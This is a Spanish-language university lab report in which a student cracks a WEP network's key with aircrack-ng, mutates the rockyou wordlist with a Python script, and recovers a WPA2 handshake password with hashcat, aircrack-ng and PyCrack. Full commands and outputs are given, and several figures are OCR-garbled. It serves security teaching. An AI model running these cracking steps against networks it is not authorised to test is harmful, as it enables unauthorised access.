# Informe Laboratorio 3

# Sección 1

Tobías Guerrero Cheuquepán e-mail: tobias.guerrero\_c@mail.udp.cl

#### Octubre de 2023

# ${\bf \acute{I}ndice}$

1.	Des	cripción de actividades	2				
2.	Desarrollo (Paso 1)						
	2.1.	Identificar en qué se destaca la red del informante del resto	4				
	2.2.	Explica matemáticamente porqué se requieren más de 5000 paquetes para					
		obtener la pass	4				
	2.3.	Obtiene la password con ataque por defecto de aircrack-ng	5				
	2.4.	Indica el tiempo que demoró en obtener la password	5				
	2.5.	Descifra el contenido capturado	6				
	2.6.	Describe como obtiene la url de donde descargar el archivo	6				
3.	Des	arrollo (Paso 2)	8				
		Indica script para modificar diccionario original	8				
	3.2.	Cantidad de passwords finales que contiene rockyou_mod.dic	9				
4.	Desarrollo (Paso 3)						
		Obtiene contraseña con hashcat con potfile	10				
	4.2.	Identifica nomenclatura del output	11				
	4.3.	Obtiene contraseña con hashcat sin potfile	12				
	4.4.	Identifica nomenclatura del output	13				
	4.5.	Obtiene contraseña con aircrack-ng	13				
	4.6.	Identifica y modifica parámetros solicitados por pycrack	14				
	4.7.	Obtiene contraseña con PyCrack	19				

### 1. Descripción de actividades

Su informante quiere entregarle la contraseña de acceso a una red, pero desconfía de todo medio para entregársela (aún no llega al capítulo del curso en donde aprende a comunicar una password sin que nadie más la pueda interceptar). Por lo tanto, le entregará un archivo que contiene un desafío de autenticación, que al analizarlo, usted podrá obtener la contraseña que lo permite resolver. Como nadie puede ver a su informante (es informante y debe mantener el anonimato), él se comunicará con usted a través de la redes inalámbricas y de una forma que solo usted, como experto en informática y telecomunicaciones, logrará esclarecer.

- 1. Identifique cual es la red inalámbrica que está utilizando su informante para enviarle información. Obtenga la contraseña de esa red utilizando el ataque por defecto de aircrack-ng, indicando el tiempo requerido para esto. Descifre el contenido transmitido sobre ella y descargue de Internet el archivo que su informante le ha comunicado a través de los paquetes que usted ha descifrado.
- 2. Descargue el diccionario de RockyouLinks to an external site. (utilizado ampliamente en el mundo del pentesting). Haga un script que para cada string contenido en el diccionario, reemplace la primera letra por su letra en capital y agregue un cero al final de la password.
- 3. Todos los strings que comiencen con número toca eliminarlos del diccionario. Indique la cantidad de contraseñas que contiene el diccionario modificado debe llamarse rockyou\_mod.dic A continuación un ejemplo de cómo se modifican las 10 primeras líneas del diccionario original.

# 2. Desarrollo (Paso 1)

Para iniciar el proceso de ataque, es esencial contar con aircrack-ng debidamente instalado. Además, es necesario identificar la tarjeta de red y configurarla en el modo monitor. La instalación de aircrack-ng se lleva a cabo mediante el siguiente comando:

```
sudo apt-get install aircrack-ng
```

Listing 1: Comando para instalar aircrack-ng

Una vez instalado, se utiliza el siguiente comando para identificar la interfaz, que en este caso corresponderá a "wlp2s0".

```
iwconfig
```

Listing 2: Comando para ver las interfaces de red

Una vez que se conocen los parámetros necesarios, procederemos a poner la tarjeta en modo monitor con la ayuda de los siguientes comandos:

```
sudo service NetworkManager stop
sudo airmon-ng check
sudo airmon-ng check kill
sudo systemctl stop avahi-daemon
sudo airmon-ng start wlp2s0
```

Listing 3: Comandos para configurar el modo monitor

Una vez que todo esté configurado, utilizaremos el siguiente comando para escanear el entorno y descubrir las redes presentes, lo cual nos proporcionará la información necesaria para la siguiente fase:

```
sudo airodump-ng wlp2s0
```

Listing 4: Comandos para escanear aire

De aquí se obtendrá lo siguiente:




Figura 1: BSSID obtenidas

A partir de este punto, podremos identificar la red mediante dos campos esenciales, uno correspondiente al **encode** y otro al **cipher**, ambos relacionados con WEP. Además, se obtendrá el BSSID necesario para capturar el tráfico, que en este caso es "B0:48:7A:D2:DD:74".

#### 2.1. Identificar en qué se destaca la red del informante del resto

En el mundo de las redes, encontramos diversos tipos de cifrado que desempeñan un papel fundamental en la protección de la privacidad y la seguridad de las comunicaciones. Algunos ejemplos de estos protocolos de cifrado incluyen WEP, WPA, WPA2 y WPA3. La red utilizada por nuestro informante se destaca del resto debido a su uso de WEP, un protocolo que, sin embargo, ha quedado obsoleto y se considera inseguro. Este protocolo presenta debilidades conocidas que lo hacen vulnerable a ataques.

# 2.2. Explica matemáticamente porqué se requieren más de 5000 paquetes para obtener la pass

Para entender por qué se necesitan al menos 5000 paquetes para descifrar una contraseña WEP, se utiliza el concepto de la "paradoja del cumpleaños". Esta paradoja se fundamenta en conceptos de probabilidad y estadísticas, y nos proporciona una comprensión de por qué se requiere una cantidad sustancial de paquetes con el mismo valor de inicialización (IV) repetido. La fórmula relacionada con esta paradoja es la siguiente:

$$P(N) = 1 - e^{\frac{n \cdot (n-1)}{2 \cdot N}} \tag{1}$$

En donde:

- P(N) es la probabilidad de que ocurra una colisión en los valores IV.
- n es el número de paquetes recopilados.
- N es el número total de valores IV posibles.

Dentro del contexto de una red WEP, el valor NN se asocia con la longitud del IV, la cual en este caso consta de 24 bits, generando aproximadamente 16.7 millones de posibles IV. Para lograr una probabilidad significativamente alta de éxito en un ataque de fuerza bruta, se hace necesario acumular un número sustancial de paquetes, que debe superar los 5000, todos con el mismo IV repetido, a fin de que P(N) sea lo suficientemente elevado, al menos al 50 %. Esto se debe a que, al incrementar el valor de n, la probabilidad de colisión aumenta proporcionalmente, lo que a su vez incrementa las perspectivas de adivinar con éxito la clave de cifrado.

En mi caso, se capturaron aproximadamente 73000 frames. Al sustituir este número en el cálculo, la probabilidad indicaría un 100% de lograr encontrar la clave.

#### 2.3. Obtiene la password con ataque por defecto de aircrack-ng

Después de completar toda la configuración mencionada anteriormente, procederemos a utilizar el comando para capturar mensajes. En este paso, especificaremos la dirección MAC de la red y el canal por el cual se está transmitiendo.

```
sudo airodump-ng-c 6--bssid B0:48:7A:D2:DD:74-w captura:paquetes wlp2s0
Listing 5: Comando para capturar mensajes
```

De aquí se tendrá:

```
CH 6 ][ Etapsed: 3 mins ][ 2023-10-17 06:24

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

B0:48:7A:D2:DD:74 -74 86 1074 56331 642 6 54e WEP WEP SKA WEP

BSSID STATION PWR Rate Lost Frames Notes Probes

B0:48:7A:D2:DD:74 88:27:EB:35:AB:17 -40 54e-24 152354 93601
```

Figura 2: Capturando mensajes

La captura se llevó a cabo durante un par de minutos y se guardó bajo el nombre "captura:paquetes". Esta captura se utilizará para obtener la contraseña, para lo cual se empleará el siguiente comando:

```
sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura:paquetes-01.cap

Listing 6: Comando para obtener la contraseña
```

Una vez que se ejecuta el comando, la terminal mostrará el valor de la contraseña. Esto se puede observar a continuación:



Figura 3: Contraseña obtenida

#### 2.4. Indica el tiempo que demoró en obtener la password

Para calcular el tiempo que aircrack-ng tarda en obtener la contraseña, se empleará el mismo comando previamente mencionado. La diferencia radica en la adición del parámetro "time", el cual proporciona el tiempo real que toma la ejecución del comando para obtener la contraseña. A continuación, se presenta el comando y los resultados:

```
time sudo aircrack-ng -b B0:48:7A:D2:DD:74 captura:paquetes-01.cap

Listing 7: Comando para obtener el tiempo de ejecución
```

```
tobias@tobias-NBLK-MAYSX:-$ time sudo aircrack-ng -b 80:48:7A:02:0D:74 captura:paquetes-01.cap [sudo] contrasena para tobias:
Reading packets, please wait...
Opening captura:paquetes-01.cap
Read 16:4702 packets. Got 71366 out of 70000 IVsStarting PTW attack with 71366 ivs.

KEY FOUND! [ 12:34:56:78:90 ]

Decrypted correctly: 100%
Attack will be restarted every 5000 captured ivs.

real 0m2,337s
user 0m0,838s
sys 0m0,641s
```

Figura 4: Tiempo que tarda en obtener la contraseña

Se puede observar que el proceso lleva aproximadamente 2.337 segundos para obtener la contraseña.

#### 2.5. Descifra el contenido capturado

Para descifrar el contenido de la captura, se ejecutará el siguiente comando, el cual requerirá tanto la contraseña del paso anterior como la captura. A continuación, se presenta el comando:

```
sudo airdecap-ng -w 12:34:56:78:90 captura:paquetes-01.cap
Listing 8: Comando para descrifrar el contenido
```

Una vez ejecutado se obtendrá:

```
tobiagetobias-MBLK-MAYOX:-5 sudo airdecap-ng -w 12:34:56:78:90 captura:paquetes-01.cap
Total number of packets read 164702
Total number of WPH data packets 71445
Total number of WPA data packets 0
Number of plaintext data packets 10
Number of proper of packets 10
Number of corrupted WEP packets 10
Number of corrupted WEP packets 0
Number of corrupted WEP packets 0
Number of decrypted WEP packets 0
Number of backets 0
```

Figura 5: Proceso de descifrado

Este comando generará un archivo DEC, correspondiente a "captura:paquetes-01-dec.cap", el cual se podrá abrir con la ayuda del programa Wireshark, para posteriormente analizar los paquetes ICMP correspondientes.

# 2.6. Describe como obtiene la url de donde descargar el archivo

La captura descifrada obtenida en el paso anterior contiene varios paquetes ICMP generados mediante un ping por el punto de acceso (AP). A continuación, se presentan los paquetes:




Figura 6: Paquetes ICMP con la URL obtenida

Se selecciona un paquete ICMP y se analiza su payload respectivo, donde se puede observar que se encuentra una URL en texto plano, la cual corresponde a bit.ly/wpa2\_. Esta URL contiene otra captura, la cual se puede observar a continuación:




Figura 7: Captura contenida en la URL

# 3. Desarrollo (Paso 2)

#### 3.1. Indica script para modificar diccionario original

Se solicita descargar el diccionario "rockyou.txt", el cual será modificado con la ayuda de un script para cumplir con los requisitos previamente mencionados. Estos requisitos incluyen reemplazar la primera letra de cada cadena en el diccionario por su letra en mayúscula y agregar un 0 al final de la contraseña. Además, se deben eliminar todas las cadenas que comiencen con un número. A continuación, se presenta el código en Python que lleva a cabo estas modificaciones:

```
1 # Definir una funcion para modificar el diccionario
2 def modificar_diccionario(diccionario_file):
 # Lista para almacenar las contrasenas modificadas
      contrase as_modificadas = []
 # Abrir el archivo de diccionario original en modo lectura con el codec '
      with open(diccionario_file, 'r', encoding='latin-1') as archivo:
          # Leer lineas del archivo
9
          lineas = archivo.readlines()
11
          # Recorrer cada linea del archivo
          for linea in lineas:
13
              # Eliminar espacios en blanco al principio y al final de la
     linea
              linea = linea.strip()
16
              # Verificar si la linea no esta vacia y si no comienza con un
17
     numero
              if linea and not linea[0].isdigit():
18
                  # Modificar la primera letra a mayuscula y agregar un '0'
19
     al final
                  contrase a_modificada = linea[0].upper() + linea[1:] + '0
20
                  # Agregar la contrasena modificada a la lista
22
                   contrase as_modificadas.append(contrase a_modificada)
      # Guardar las contrasenas modificadas en un nuevo archivo
25
      with open ('rockyou_mod.dic', 'w') as archivo_modificado:
26
          for contrase a in contrase as_modificadas:
              archivo_modificado.write(contrase a + '\n')
28
29
      # Devolver la cantidad de contrasenas en el archivo modificado
30
      return len(contrase as_modificadas)
31
32
33 # Nombre del archivo de diccionario original
34 diccionario_original = 'rockyou.txt'
```

Listing 9: Script que modifica el diccionario rockyou

#### 3.2. Cantidad de passwords finales que contiene rockyou\_mod.dic

Después de realizar todas las modificaciones necesarias, se obtiene un total de 11,059,725 contraseñas. A continuación, se muestra la cantidad y el aspecto del nuevo diccionario:

Figura 8: Cantidad de contraseñas obtenidas

```
Prockyou_mod.dic

Password0

Iloveyou0

Princess0

Rockyou0

Nicole0

Daniel0

Babygirl0

Monkey0

Lovely0

Michael0

Ashley0

Michael0

Michael0

Susshine0

Michelle0

Password10

Password10

Password10

Anthony0

Angel0
```

Figura 9: Nuevo diccionario

# 4. Desarrollo (Paso 3)

#### 4.1. Obtiene contraseña con hashcat con potfile

Para obtener la contraseña, el primer paso consiste en instalar hashcat. Esto se llevará a cabo mediante los siguientes comandos:

```
sudo apt update
sudo apt upgrade
sudo apt install hashcat
```

Listing 10: Comando para instalar hashcat

Luego, para utilizar hashcat, el siguiente paso es convertir la captura descargada desde la página, es decir, "handshake.pcap", a un archivo .hccapx. Este procedimiento se llevará a cabo utilizando la siguiente URL:https://hashcat.net/cap2hashcat/.

# Handshake extraction successful: Download http://properties.com/properties/p

Figura 10: Conversión archivo a .hccapx

Después de completar el proceso anterior, se obtendrá la contraseña utilizando el siguiente comando. En este caso, se utilizará el potfile, que es un archivo utilizado por herramientas para recuperar contraseñas. Hashcat guardará las contraseñas descifradas en el archivo 'potfile.txt'. A continuación, el comando:

```
hashcat -m 22000 190198_1697598951.hc22000 rockyou_mod.dic --potfile-path potfile.txt --force
```

Listing 11: Comando para obtener contraseña con hatshcat con potfile

Una vez que se ejecute el comando, se obtendrá el siguiente resultado:

```
Tables to the Comment of the Comment
```

Figura 11: Hashcat con potfile

De la figura anterior, se puede observar la contraseña obtenida, la cual es "Security0".

#### 4.2. Identifica nomenclatura del output

A continuación se analiza cada campo del output:

- Device: Indica el dispositivo que se esta utilizando para realizar el ataque.
- Password Lenght: Indica el largo mínimo y máximo del formato compatible de las contraseñas que recibe hash.
- Hashes: Indica el número de hashes, de hashes unicos y de los salts únicos que se utilizan.
- Rules: Indica la cantidad de reglas utilizadas para el ataque.
- Password length: Indica la cantidad de optimizadores que se ocuparon el ataque.
- Watchdog: Indica el límite de temperatura, si la temperatura del dispositivo es de 90 grados Celcius el ataque se detendrá.
- Host memory required: Indica la cantidad de memoria necesaria para el ataque.
- Dictionary cache built: Indica detalles acerca del diccionario utilizado, como cantidad de contraseñas y el tamaño en bytes.

- Hash descifrado: Indica el hash descifrado
- Session: Indica información general de la sesión
- Speed: Velocidad con la que se descifra la información relacionada al rendimiento del ataque.
- Started: Inicio de ataque
- Stopped: Fin de ataque

#### 4.3. Obtiene contraseña con hashcat sin potfile

Ahora, para obtener la contraseña con hashcat sin utilizar el potfile, el comando será muy similar al anterior. La diferencia principal radicará en que se desactivará el potfile, y para lograrlo, utilizaremos el siguiente comando:

```
hashcat -m 22000 190198_1697598951.hc22000 rockyou_mod.dic --potfile-disable
```

Listing 12: Comando para obtener contraseña sin hatshcat con potfile

Una vez que se ejecute el comando, se obtendrá el siguiente resultado:

```
tobisegtobias-NBLK-MAYSY.-/Bocumentos/2023.2/Cryptography/Lab5 hashcat -m 22000 190198 1697998951.hc22000 rockyou mod.dic --potfile-disable hashcat (v6.2.5) starting

depent. API (opent. 2.6 poct. 1.8 Linux, None-Asserts, RELOC, LLVW 11.1.0, SLEEF, DISTRO, POCL DEBUO) - Platform #1 [The pocl project]

* Device #1: pthread-AMO Ryzen 5 3500U with Radeon Vega Mobile 6fs, 2539/5143 MB (1024 MB allocatable), SMCU

Minisum password length supported by kernel: 8

Maximum password length supported by kernel: 63

Mashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65396 entries, 0x0000ffff mask, 202144 bytes, 5/13 rotates
Relies: 1

Optimizers applied: * Zero-Byte * Single-disab * Single-disab
```

Figura 12: Hashcat sin potfile

De la figura anterior, se puede observar la contraseña obtenida, la cual es "Security0".

#### 4.4. Identifica nomenclatura del output

A continuación se analiza cada campo del output:

- Device: Indica el dispositivo que se esta utilizando para realizar el ataque.
- Password Lenght: Indica el largo mínimo y máximo del formato compatible de las contraseñas que recibe hash.
- Hashes: Indica el número de hashes, de hashes unicos y de los salts únicos que se utilizan.
- Rules: Indica la cantidad de reglas utilizadas para el ataque.
- Password length: Indica la cantidad de optimizadores que se ocuparon el ataque.
- Watchdog: Indica el límite de temperatura, si la temperatura del dispositivo es de 90 grados Celcius el ataque se detendrá.
- Host memory required: Indica la cantidad de memoria necesaria para el ataque.
- Dictionary cache built: Indica detalles acerca del diccionario utilizado, como cantidad de contraseñas y el tamaño en bytes. Pero a diferencia del caso anterior, en este caso se hace uso de la memoria cache, ya que no existe el parámetro runtime, en cambio cuando se uso potfile este si existía y correspondía a 1 sec.
- Hash descifrado: Indica el hash descifrado
- Session: Indica información general de la sesión
- Speed: Velocidad con la que se descifra la información relacionada al rendimiento del ataque.
- Started: Inicio de ataque
- Stopped: Fin de ataque

No existen muchas diferencias en los campos, a excepción de lo que ya se mencionó. La otra diferencia importante es que no se crea el archivo "potfile.txt" con la contraseña obtenida.

#### 4.5. Obtiene contraseña con aircrack-ng

Para obtener la contraseña con aircrack-ng, se empleará el siguiente comando. A diferencia de hashcat, la captura de handshake se utilizará en su formato original, es decir, en .pcap:

sudo aircrack-ng -a2 -w rockyou\_mod.dic handshake.pcap

Listing 13: Comando para obtener contraseña con aircrack

Una vez ejecutado se obtiene lo siguiente:

Figura 13: Contraseña obtenida con aircrack

Desde aquí, se puede observar que nuevamente se obtiene la contraseña, que es "Security0", y esto sucede después de 3,401 intentos de contraseñas.

#### 4.6. Identifica y modifica parámetros solicitados por pycrack

Para obtener la contraseña, primero es necesario instalar PyCrack utilizando el siguiente comando:

```
git clone https://github.com/nogilnick/PyCrack
Listing 14: Comando para instalar PyCrack
```

Una vez instalado, se abrirá el archivo "handshake.pcap" para su análisis. En este archivo, se podrán identificar los parámetros necesarios para utilizar en PyCrack, es decir, los campos que se modificarán. Los campos mencionados serán, SSID, aNonce, sNonce, apMac y cliMac, también serán manipulados los valores de mic y data de los paquetes especificos, todos estos campos son modificados en el script pywd.py.

#### 4.6 Identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)




Figura 14: SSID

Figura 15: aNonce

```
| Frame 7: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
| IEEE 802.11 QoS Data, Flags: ......T | 0012 | 0020 81 | 0012 | 0020 81 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0012 | 0
```

Figura 16: sNonce

Figura 17: apMac y cliMac

7 0.017080	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18 EAPOL	155 Key (Message 2 of 4)
8 0.017082		ee:de:67:8c:df:8b ( 802.11	10 Acknowledgement, Flags=
9 0.017087		ee:de:67:8c:df:8b ( 802.11	10 Clear-to-send, Flags=
10 0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b EAPOL	189 Key (Message 3 of 4)
11 0.050776		Tp-LinkT_d2:dc:18 ( 802.11	10 Acknowledgement, Flags=
12 0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18 EAPOL	133 Key (Message 4 of 4)
13 0.054560		ee:de:67:8c:df:8b ( 802.11	10 Acknowledgement, Flags=

Figura 18: Primer Mic

Figura 19: Segundo Mic

		and the second s	
7 0.017080	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18 EAPOL	155 Key (Message 2 of 4)
8 0.017082		ee:de:67:8c:df:8b ( 802.11	10 Acknowledgement, Flags=
9 0.017087		ee:de:67:8c:df:8b ( 802.11	10 Clear-to-send, Flags=
10 0.050774	Tp-LinkT_d2:dc:18	ee:de:67:8c:df:8b EAPOL	189 Key (Message 3 of 4)
11 0.050776		Tp-LinkT_d2:dc:18 ( 802.11	10 Acknowledgement, Flags=
L 12 0.054559	ee:de:67:8c:df:8b	Tp-LinkT_d2:dc:18 EAPOL	133 Key (Message 4 of 4)
13 0.054560		ee:de:67:8c:df:8b ( 802.11	10 Acknowledgement, Flags=

Figura 20: Tercer Mic

La data necesaria está conformada por tres paquetes, esta debe ser copiada en formato hexadecimal, a continuación se aprecia una de estas.




Figura 21: Data necesaria

Ahora que se conoce toda la información necesaria, se procede a modificar los campos con sus respectivos nuevos valores.



Figura 22: Script pywd.py modificado

Es importante mencionar que al momento de copiar la data esta es modificada justo en la extensión del MIC, ya que en esos 32 hexadecimales se reemplazará esa información con ceros.

#### 4.7. Obtiene contraseña con PyCrack

Una vez modificado todo se compila el script por terminal y este retorna lo siguiente:

Figura 23: Contraseña obtenida con PyCrack

Desde aquí, se puede observar que nuevamente se obtiene la contraseña, que es "Security0".

#### Conclusiones y comentarios

En este laboratorio, se exploraron técnicas de seguridad informática relacionadas con la identificación de vulnerabilidades en redes inalámbricas y la manipulación de contraseñas. Se puso de manifiesto la debilidad del cifrado WEP y se demostró su vulnerabilidad a través de herramientas como Aircrack-ng, Hashcat y el script pycrack. Estas herramientas proporcionaron una visión clara de por qué el cifrado WEP no se considera seguro en la actualidad, ya que su falta de robustez lo hace susceptible a ataques. Además, se adquirió experiencia en la modificación de diccionarios de contraseñas, una habilidad esencial en pruebas de seguridad.

El laboratorio subraya la importancia de adoptar cifrados más sólidos, como WPA2 o WPA3, para garantizar la protección de la privacidad y la confidencialidad de los datos en redes inalámbricas. Además, se adquirió conocimiento sobre herramientas que son fundamentales para identificar vulnerabilidades y comprender la fragilidad de sistemas de seguridad obsoletos.